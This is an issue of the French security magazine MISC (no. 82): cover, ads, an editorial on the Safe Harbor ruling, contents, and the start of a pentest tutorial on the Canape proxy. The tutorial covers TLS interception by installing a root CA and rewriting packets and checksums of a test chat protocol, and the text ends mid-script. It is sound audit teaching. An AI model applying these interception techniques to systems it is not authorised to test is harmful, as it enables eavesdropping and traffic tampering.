



# MISC

Multi-System & Internet Security Cookbook

## 100 % SÉCURITÉ INFORMATIQUE

N° 82 NOV./DÉC. 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 \$ cad - Maroc : 110 MAD - Tunisie 19 TND

L 19018 - 82 - F: 8,90 € - RD



RÉSEAU

IOS / MACSEC



### Bonnes pratiques pour le durcissement des équipements Cisco

p. 72

SYSTÈME

VM\_EXIT / ÉVASION



### Quelles techniques pour détecter l'exécution en sandbox ?

p. 60

CODE

INJECTION / CRYPTO



### Dissimulation de programmes malveillants par l'exemple avec Emotet

p. 78

SCIENCE

DOMOTIQUE / Z-ATTACK



### Analyse de la sécurité du protocole Z-Wave

p. 66


DOSSIER

OBFUSCATION DE CODE

## PROTÉGEZ VOS CODES À TOUS LES NIVEAUX

p.28

- 1 - Évitez les attaques CSRF dans vos applications ASP.net
- 2 - Analyse des protections du malware Dridex, via l'histoire qui lie PHP, C# et VBScript
- 3 - Complexification de binaire, ou l'art de ralentir le reverse engineering
- 4 - Partez à la pêche aux secrets avec Triton et son exécution symbolique dynamique



PENTEST CORNER



### Aller plus loin avec Burp en développant des plugins

p. 12

FORENSIC CORNER



### Dissection d'un protocole réseau avec Canape

p. 04

MALWARE CORNER



### Introduction à l'analyse de malwares Android

p. 20

**2 FORMATIONS À PLEIN TEMPS**  
(740 heures sur 6 mois de cours, puis 6 mois en entreprise)

Accrédité  
par la Conférence  
des Grandes Écoles



► Ouverture des inscriptions début janvier 2016 - Rentrée début octobre 2016

### MASTÈRE SPÉCIALISÉ SIS

**SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES**  
/ Campus de Paris

- \_ Réseaux
- \_ Sécurité des réseaux, des systèmes d'information et des applications
- \_ Modèles et Politiques de sécurité
- \_ Cryptologie

[www.esiea.fr/sis](http://www.esiea.fr/sis) • [ms@esiea.fr](mailto:ms@esiea.fr)

### MASTÈRE SPÉCIALISÉ NIS

**NETWORK AND INFORMATION SECURITY** (cours en anglais)  
/ Campus de Laval

- \_ Secure programming
- \_ Network control and auditing
- \_ Network security drill and training
- \_ Cryptanalysis, advanced computer virology
- \_ Cyberattack techniques

[www.esiea.fr/nis](http://www.esiea.fr/nis) • [ms@esiea.fr](mailto:ms@esiea.fr)

**2 FORMATIONS EN COURS DU SOIR  
ET WEEK-ENDS** (220 heures sur 6 mois de cours)

En partenariat  
avec



► Ouverture des inscriptions début octobre 2015 - Rentrée fin février 2016

### BADGE REVERSE ENGINEERING

**POUR ÊTRE CAPABLE D'ÉTUDIER TOUT TYPE  
DE PROGRAMME**  
/ Campus de Paris

- \_ Analyse de codes malveillants
- \_ Reverse et reconstruction de protocoles réseau
- \_ Protections logiciels et unpacking
- \_ Analyse d'implémentations de cryptographie

[www.esiea.fr/badge-re](http://www.esiea.fr/badge-re) • [badges@esiea.fr](mailto:badges@esiea.fr)  
[www.quarkslab.com](http://www.quarkslab.com)

### BADGE SÉCURITÉ OFFENSIVE

**POUR TROUVER, EXPLOITER ET CORRIGER  
LES VULNÉRABILITÉS D'UN SYSTÈME**  
/ Campus de Paris

- \_ Détournement des protocoles réseaux non sécurisés
- \_ Exploitation des corruptions mémoires et vulnérabilités web
- \_ Escalade de privilèges sur un système compromis
- \_ Intrusion, progression et prise de contrôle d'un réseau

[www.esiea.fr/badge-so](http://www.esiea.fr/badge-so) • [badges@esiea.fr](mailto:badges@esiea.fr)  
[www.quarkslab.com](http://www.quarkslab.com)

**INSCRIPTIONS ACTUELLEMENT OUVERTES**

Accrédité  
par la Conférence  
des Grandes Écoles



# ÉDITO

## SAFE HARBOR, VOS DONNÉES SERONT BIEN (RE)GARDÉES

Coup de tonnerre automnal (ou d'épée dans l'eau) dans le milieu des fournisseurs de services : l'accord dit « Safe Harbor » vient d'être invalidé par la Cour de Justice de l'Union Européenne (CJUE).

Petit rappel des faits. En 2000, la Commission européenne signe un accord avec le département du commerce des États-Unis stipulant que l'hébergement de données aux États-Unis offre des garanties suffisantes pour la protection de la vie privée. Par conséquent, les transferts de données personnelles de l'Europe vers les États-Unis sont possibles. C'est évidemment une aubaine pour les fournisseurs de services Cloud devant gérer des clients européens. Que cet accord soit toujours d'actualité en 2015 trois ans après les révélations de Snowden, prête certainement à sourire, ou comme l'écrivait Gerard de Villiers, un ange passe en se tordant de rire.

Alors qu'un eurodéputé allemand Jan-Philip Albrecht exigeait depuis 2013 la suspension du Safe Harbor Act, c'est un simple citoyen autrichien, Maximilian Schrems, qui l'a fait invalider par la CJUE. Celle-ci a considéré que les États-Unis n'offraient plus un niveau de protection satisfaisant et que les programmes de surveillance de masse, mis au point par les services fédéraux américains, étaient incompatibles avec une protection adéquate des droits des citoyens européens.

Les entreprises dépendantes de cet accord, car traitant outre-Atlantique des données personnelles de ressortissants européens, se retrouvent du jour au lendemain dans une forme de brouillard juridique dans l'attente d'un éventuel nouvel accord.

Si cette décision semble frappée du sceau du bon sens, la sécurité apportée par un hébergement européen des données est toutefois à relativiser. Le grand public ne risque pas d'en saisir toutes les nuances. En effet, ce n'est pas le choix du pays hébergeant les données qui risque d'apporter quoi que ce soit à la protection des données contre les attaques. Quand bien même un service serait hébergé sur un Cloud opéré sur le territoire français et, rêvons un peu, sur 100% de matériels homologués par l'ANSSI, sa résistance à une tentative d'intrusion serait à peu près la même que s'il avait été hébergé aux États-Unis. La seule chose qui changera dans l'un ou l'autre des cas est la nationalité des espions qui pilleront les premiers ces données en toute (il)légalité.

Cette décision aurait pu en effet être un effet d'aubaine pour le Cloud souverain. Malheureusement, la communication chaotique du gouvernement sur la loi relative au renseignement risque de faire ramer pendant un moment les hébergeurs avant de réussir à convaincre les clients potentiels que leurs données seront chez eux à l'abri des indiscretions étatiques. Les hébergeurs français tels qu'OVH ont d'ailleurs dû se livrer à un bel exercice de casuistique afin de rassurer leurs clients sur l'innocuité de cette loi alors qu'ils la vouaient aux gémonies quelques jours plus tôt alors que ce n'était qu'un projet.

Au final, financer au travers de la Caisse des Dépôts et Consignations un projet d'hébergement français pour le fusiller médiatiquement et légalement quelques années plus tard avec la loi sur le renseignement restera un bel exemple de vision stratégique sur la construction d'une économie numérique française.

Bonne lecture !

Cedric Foll / cedric@mismag.com / @follc

Retrouvez-nous sur



@mismcredac et/ou @editionsdiamond



www.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

# SOMMAIRE

## FORENSIC CORNER

[04-10] Analyse avancée de communications réseaux de clients lourds avec l'outil Canape

## PENTEST CORNER

[12-18] Introduction au développement d'extensions Burp

## MALWARE CORNER

[20-26] Introduction à l'analyse de malwares Android : le cas d'un ransomware

## DOSSIER



### PROTÉGEZ VOS CODES À TOUS LES NIVEAUX

[28] Préambule

[29-33] Protégez vos applications Angular des attaques CSRF avec ASP.NET Web API

[34-39] alert('Protect My Code, I'm Famous'); Moyens de protection dans les environnements Web et Windows, mais pas que...

[40-50] Utilisation du framework Triton pour l'analyse de code obfusqué

[53-59] Ne vous o(b)fusquez pas pour si peu

## SYSTÈME

[60-65] Utilisation des VM Exit par les malwares pour échapper à l'analyse en sandbox

## SCIENCE & TECHNOLOGIE

[66-71] La sécurité du protocole Z-Wave

## RÉSEAU

[72-76] Renforcer la sécurité par configuration d'un équipement CISCO

## CODE

[78-82] Exécution, injection, infection, identification et... téléphone maison !

## ABONNEMENT

[51-52] Abonnements multi-supports

[81] Offres spéciales professionnels

www.mismag.com

MISC est édité par Les Éditions Diamond  
10, Place de la Cathédrale  
68000 Colmar, France  
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21  
E-mail : cial@ed-diamond.com  
Service commercial : abo@ed-diamond.com  
Sites : www.mismag.com  
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany  
Dépôt légal : A parution  
N° ISSN : 1631-9036  
Commission Paritaire : K 81190  
Périodicité : Bimestrielle  
Prix de vente : 8,90 Euros



Directeur de publication : Arnaud Metzler  
Chef des rédactions : Denis Bodor  
Rédacteur en chef : Cédric Foll  
Secrétaire de rédaction : Aline Hof  
Responsable service infographie : Kathrin Scali

Responsable publicité :  
Black Mouse Communication. Tél. : 03 67 10 00 27  
Service abonnement : Tél. : 03 67 10 00 20

Illustrations : www.fotolia.com  
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne  
Distribution France : (uniquement pour les dépositaires de presse)  
MLP Réassort :  
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12  
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04  
Service des ventes : Abomarmque : 09 53 15 21 77

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

### Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



# ANALYSE AVANCÉE DE COMMUNICATIONS RÉSEAUX DE CLIENTS LOURDS AVEC L'OUTIL CANAPE

Jérémy Brun (@Xst3nZ) – jeremy.brun@bt.com – Consultant Sécurité BT Security

**mots-clés : RÉSEAU / CLIENT LOURD / PROXY / OUTIL / CANAPE / PYTHON**

**L**ors de l'audit de sécurité d'un client lourd, il est primordial de pouvoir analyser le trafic réseau entre celui-ci et les serveurs avec lesquels il communique. Il est alors fréquent que des besoins plus ou moins avancés se fassent ressentir, tels que : la modification de certains paquets à la volée, le parsing de « protocoles maison », le déchiffrement et/ou la décompression de certains flux réseaux, la séparation des flux selon leur type... Bien que relativement peu connu, l'outil Canape permet d'effectuer toutes ces tâches et s'avère être une sorte de véritable couteau suisse dédié à l'analyse de protocoles binaires, indispensable à tout pentester de clients lourds. Cet article offre un premier aperçu de la puissance de l'outil.

## 1 Les clients lourds en bref

Un client lourd n'est autre qu'un logiciel qui propose des fonctionnalités plus ou moins complexes, et qui nécessite la présence d'un ou plusieurs serveurs pour fonctionner. À la différence des clients dits légers (typiquement, les applications web), un client lourd ne dépend du serveur que pour l'échange de données dont il prend généralement en charge une grande partie du traitement.

De par leur complexité de déploiement (installation requise sur les postes de travail et infrastructure réseau adéquate) et de maintenance, les clients lourds se font de plus en plus rares au profit des applications web. Pourtant, certaines sociétés continuent de développer et d'utiliser ce type d'applications ; c'est notamment le cas du secteur bancaire par exemple (applications de salle de marchés, application de transferts interbancaires SWIFT...).

On distingue deux types d'architectures de clients lourds :

- Architecture 2-tiers : le client dialogue avec un serveur, généralement il s'agit d'un serveur de base de données. Ceci est évidemment le modèle de conception le plus rudimentaire ; des vulnérabilités sont inhérentes à ce modèle : stockage de secrets côté clients (identifiants de BDD), modification de requêtes SQL à la volée...
- Architecture 3-tiers : au moins un serveur applicatif se trouve en position intermédiaire entre le client et le(s) serveur(s) de bases de données.

Lors de l'audit de sécurité d'un client lourd, l'analyse des communications réseaux est une étape indispensable. Des outils bien connus tels que *Wireshark* ou *tcpdump* permettent d'effectuer des captures réseau. Bien qu'utiles lors des premières phases de l'audit pour visualiser les différents types de flux et identifier rapidement les différents serveurs de l'infrastructure, ils montrent rapidement leurs limites dans le cadre d'audits d'applications.

Malgré une certaine complexité et un manque de documentation, nous allons voir que l'outil *Canape*



apparaît alors comme une solution de choix qui s'adapte à de nombreuses situations. Il a été développé par James Forshaw et rendu public lors de la conférence *Black Hat 2012* [1] ; le projet est désormais open source et disponible sur GitHub [2].

### Note

L'interception du trafic réseau peut aussi être effectuée à l'aide de techniques de *hooking* des fonctions réseaux, et éventuellement des fonctions de chiffrement SSL/TLS. Cette approche requiert l'injection dans le processus audité. Des outils comme *Echo Mirage* ou *API Monitor* sont parfaitement adaptés. Pour les applications JAVA, l'outil *JavaSnoop* permet de placer des points d'arrêt sur des méthodes choisies. Ces outils permettent l'édition des données à la volée, mais les usages sont toutefois bien plus limités qu'avec *Canape*.

## 2 Interception du trafic réseau

### 2.1 Configuration du proxy de Canape

La première étape lors de la création d'un nouveau projet *Canape* est la mise en place du proxy utilisé pour l'interception du trafic réseau. Il convient généralement d'utiliser un proxy SOCKS puis de faire en sorte que l'application auditée utilise ce proxy. Lorsqu'il n'est pas possible de modifier directement la configuration du client lourd pour qu'il utilise un proxy donné, un outil tel que *Proxifier* [3] s'avère très utile. D'autre part, dans le cas d'une application qui utilise plusieurs flux réseaux différents (plusieurs ports et/ou serveurs distants), il peut aussi être intéressant de créer plusieurs proxys dans *Canape* et de séparer les flux au sein de l'outil pour une meilleure organisation.

La configuration d'un proxy SOCKS se fait dans l'onglet **Settings** présenté sur la figure 1 : le port utilisé est défini ainsi que le graphe associé (voir 3.1) ; le




Figure 1

sous-onglet **Filter** sera utile en cas d'interception de flux SSL/TLS, et le sous-onglet **Client** permet le chaînage de proxys. Enfin, le proxy devient actif en cliquant sur **Start**.

Parmi les autres onglets, il est bon de mentionner les suivants :

- L'onglet **Packet Log** est essentiel puisqu'il va regrouper les paquets interceptés par *Canape*.
- Lors du développement de scripts *Canape*, l'onglet **Text Log** s'avérera utile pour le *debug* via l'affichage de messages.
- Enfin, l'onglet **Injector** peut être utile pour rejouer des paquets préalablement interceptés.

## 2.2 Gestion de flux SSL/TLS

*Canape* supporte le déchiffrement des flux SSL/TLS. Pour ce faire, il suffit d'ajouter au proxy SOCKS un filtre avec une couche **SSL Network Layer** sur le port utilisé. Dès lors, il est toutefois possible que l'application testée cesse de fonctionner correctement et lève des alertes. Ce comportement signifie que l'application vérifie la validité du certificat SSL/TLS qui lui est présenté. Comme l'autorité de certification de *Canape* n'est pas dans la liste des autorités de confiance, l'application rejette le certificat du proxy. Pour contourner cela, il faut généralement ajouter le certificat du CA de *Canape* au *trusted CA store* de Windows (accessible via **Démarrer > Exécuter > certmgr.msc**) en passant par **Trust > Install Root Cert**. Dans le cas où l'application embarque le certificat du serveur (dans le répertoire d'installation généralement), il suffit de le remplacer par celui de *Canape* qui peut être exporté via **Trust > Export Root Cert**. Enfin, si le client lourd est développé en JAVA, le certificat doit être ajouté au *KeyStore* JAVA, à l'aide du binaire **keytool.exe** avec la commande suivante [4] :

```
> keytool.exe -importcert -file canape_root_ca.cer -keystore keystore_file
```

## 3 Fonctionnement

### 3.1 Graphes

Tout proxy *Canape* est associé à un « graphe réseau » (*NetGraph*). La figure 2 (page suivante) montre le graphe initialement disponible lors de la création d'un nouveau projet. Dans un *NetGraph*, le nœud **SERVER** représente le point d'entrée des paquets émis par le client lourd ; ces paquets suivent ensuite les flèches en traversant les éventuels nœuds présents sur le chemin jusqu'à atteindre le point de sortie **CLIENT**, où ils sont alors envoyés au serveur réel. À l'inverse, lors de la réception de paquets depuis le serveur, ces



derniers arrivent au niveau du nœud **CLIENT** et ainsi de suite. Les deux blocs gris **LOGIN** et **LOGOUT** présents dans le graphe initial permettent de *logger* les paquets qui sont ensuite accessibles via l'onglet **Packet Log** du proxy. L'intérêt de l'outil est qu'il est possible de construire des *NetGraphs* plus ou moins complexes en ajoutant des nœuds selon ses besoins.




Figure 2

## 3.2 Une histoire de nœuds

Un nœud représente en fait une action que doit effectuer *Canape* sur le paquet qui le traverse. L'outil fournit de nombreux nœuds qui peuvent être utilisés : leur ajout s'effectue via le menu contextuel dans l'éditeur de *NetGraph* et leur paramétrage via le volet qui apparaît à gauche après sélection.

Chaque nœud dispose d'une propriété **Filters** qui permet de mettre en place des filtres spécifiques basés sur des chaînes de caractères, des séquences d'octets ou des expressions régulières. L'utilisation de cette propriété permet d'effectuer une sélection sur les paquets qu'il doit traiter. D'autre part, chaque nœud dispose aussi des propriétés **LogInput** et **LogOutput** qui permettent de visualiser respectivement les paquets entrants et sortants, ce qui s'avère très utile pour le *debug* lors de la conception d'un *NetGraph*.

### 3.2.1 Principaux nœuds basiques

Les nœuds suivants peuvent être ajoutés via un clic droit dans l'éditeur puis **Add Node** :

| Nœud                 | Description                                                                                                                                                                                                     |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Packet Logger</b> | Les paquets qui traversent ce nœud sont enregistrés et visibles dans l'onglet <b>Packet Log</b> du proxy. En effet, <i>Canape</i> n'enregistre les paquets qu'aux endroits où se trouvent les nœuds de ce type. |
| <b>Decision</b>      | Permet de diviser un chemin en deux par l'utilisation d'une condition.                                                                                                                                          |
| <b>Delay</b>         | Permet d'ajouter une latence en stoppant le paquet durant un temps donné.                                                                                                                                       |
| <b>Edit Packet</b>   | Nœud très pratique qui permet l'édition de paquets à la volée via l'affichage d'une fenêtre avec un éditeur hexadécimal.                                                                                        |

### 3.2.2 Principaux « Library nodes »

Les nœuds suivants sont accessibles via **Add Node > Library Node** :

| Nœud                     | Description                                                                                                                                                    |
|--------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Injector</b>          | Permet l'injection d'un ou plusieurs paquets lorsqu'un paquet donné parvient à l'entrée du nœud.                                                               |
| <b>Log to Packet Log</b> | Similaire au nœud <b>Packet Logger</b> , mais permet de <i>logger</i> les paquets dans un autre onglet pour une meilleure organisation des données.            |
| <b>Duplicator</b>        | Duplique le paquet entrant un nombre donné de fois.                                                                                                            |
| <b>Set Meta</b>          | Permet d'utiliser des variables dans <i>Canape</i> , ce qui peut s'avérer utile pour la gestion de protocoles à états (pré/post-authentification par exemple). |
| <b>Mutators</b>          | Série de nœuds qui permettent la modification automatisée de paquets.                                                                                          |
| <b>Fuzzers</b>           | Série de nœuds entièrement configurables pour le fuzzing de protocoles.                                                                                        |

### 3.2.3 Nœuds dynamiques

Une des forces de l'outil réside dans la possibilité de développer ses propres scripts et de les assigner à un nœud dit **Dynamic Node** dans le jargon de *Canape*. La version 1.4 supporte les langages **C#** et **Python** (en utilisant *IronPython* du *framework .NET*). Des exemples de scripts sont disponibles en passant par le *Project Explorer* puis **Add > Dynamic > Script**. Le plus simple consiste généralement à se baser sur le template « Basic Pipeline Node » ; deux exemples sont donnés dans la suite de l'article. Une documentation de l'API fourni par *Canape* est disponible dans le dossier **Help** de l'application.

## 4 Exemples d'utilisation

### 4.1 Exemple 1 : Parsing d'un protocole maison

Pour apprendre à mieux manier *Canape*, nous allons dans cet exemple travailler avec une petite application de type messagerie instantanée développée en **C# (.NET)**



par l'auteur de l'outil à des fins de tests [5]. L'objectif est ici d'être capable d'intercepter le trafic entre un client et le serveur, de comprendre le protocole utilisé puis de pouvoir modifier les paquets à la volée. Ces tâches sont indispensables lors d'un test d'intrusion afin d'analyser les communications d'une part, et pour tester la sécurité du *backend* (côté serveur) d'autre part.

#### 4.1.1 Analyse du trafic

Une fois le proxy SOCKS de *Canape* démarré, l'onglet **Packet Log** permet de visualiser l'ensemble des données émises et reçues par le client. Ainsi, la figure 3 montre le flux réseau correspondant à la connexion d'un client (cadre orange), puis à l'émission d'un message (cadre vert). Les paquets sortants sont ici marqués en rose, tandis que les paquets entrants sont en bleu.




Figure 3

À ce stade, la fonctionnalité **Diff Packets** qui permet de comparer le contenu de deux paquets octet par octet après les avoir sélectionnés est grandement utile pour l'analyse. Dans l'exemple présenté, il est aisé de déduire que les paquets ont la structure suivante après avoir effectué quelques tests : **[Length][Checksum][Data]** avec :

- **[Length]** : taille de **[Data]** en octets, codée sur 4 octets au format Big-Endian (format par défaut utilisé dans les protocoles réseau) ;
- **[Checksum]** : somme de contrôle de **[Data]**, codée sur 4 octets au format Big-Endian. La méthode utilisée pour son calcul peut être facilement récupérée par rétroconception du client avec un outil comme *.NET Reflector* (cf. figure 4) ;
- **[Data]** : contenu effectif du paquet. Le premier octet semble différent selon le type de paquet ; en particulier, sa valeur est égale à 0x02 lorsqu'il s'agit d'un message.

#### 4.1.2 Parsing du protocole

Canape offre la possibilité de créer un parseur de paquets (clic droit dans **Project Explorer**, puis **Add > Dynamic > Parser**). Il est alors possible d'implémenter le découpage qui a été découvert par l'analyse précédente. Pour ce faire, il faut ajouter une **Sequence** (ici nommée « ChatPacket ») et lui attribuer les différents champs du paquet ; chacun d'entre eux doit se voir attribuer un type (entier signé, non signé, flottant, tableau d'octets...) ainsi qu'une taille :

- Les deux premiers champs **[Length]** et **[Checksum]** se voient attribuer un type « **UInt32** » (clic droit puis **Add Primitive Type > Unsigned > 32 bit Int**).
- Pour le champ **[Data]**, on utilise un tableau d'octets de longueur référencée sur la valeur du champ **[Length]** (clic droit puis **Add Byte Array > Length Reference**, la valeur de la propriété **Reference** doit ensuite bien être ajustée sur « Length » comme le montre la figure 5, page suivante).

Une fois la **Sequence** créée, il faut ajouter un Parser via un clic droit dans le volet de gauche puis **Add > Add Parser from Sequence > [Nom sequence]**.

Avant son utilisation, le parseur peut être testé en passant par **Add > Dynamic > Test Document > [Nom du parseur]** depuis le **Project Explorer**. Les données à soumettre au parseur doivent être copiées dans la section **Input**, puis les résultats du parsing sont disponibles dans la section **Output** après un clic sur **Run**. La figure 6, page suivante,




Figure 4




Figure 5

illustre le test du parseur sur un message émis par le client de chat.

L'intérêt d'avoir effectué un tel découpage est en fait double : il facilite bien évidemment la lecture des paquets, mais il rend aussi leur manipulation à l'aide de scripts plus intuitive. Sous le capot, une sortie de parseur est en fait matérialisée par un objet **DataFrame**, qui contient ici un **DataKey** (racine « / ») et 3 instances de **DataValue**.

#### 4.1.3 Scripting

À ce stade, un auditeur voudra éditer le contenu de certains paquets pour observer comment réagit le serveur dans le but de détecter d'éventuelles vulnérabilités. Le problème est qu'en éditant un paquet à la volée, la somme de contrôle ne sera plus valide et le serveur rejettera automatiquement le paquet sans aucun

traitement. De même, si la longueur totale du paquet spécifiée est incorrecte, le paquet se verra tronqué côté serveur. Pour contourner ce problème, il est possible de développer un script *Canape* qui effectue la mise à jour des champs **[Length]** et **[Checksum]**. Le script écrit en *Python* se base sur une classe qui implémente **BaseDynamicPipelineNode** ; le traitement s'effectue dans la méthode **OnInput**

qui prend en paramètre un objet **DataFrame**. Notez que l'accès à une **DataValue** se fait par le biais de la méthode **SelectSingleNode**.

```
import CANAPE.Nodes
import CANAPE.DataFrames
import struct

# Implémentation de la fonction de calcul de checksum
def ComputeChecksum(message):
    checksum = 0
    for c in message:
        checksum = checksum + c
    return checksum

class PacketCorrection(CANAPE.Nodes.BaseDynamicPipelineNode):
    def OnInput(self, frame):
        # Récupération des données
        data = frame.SelectSingleNode("/Data").ToArray()
        # Message de debug visible dans l'onglet "Text log"
        self.LogInfo("Received: {0}", frame)
```

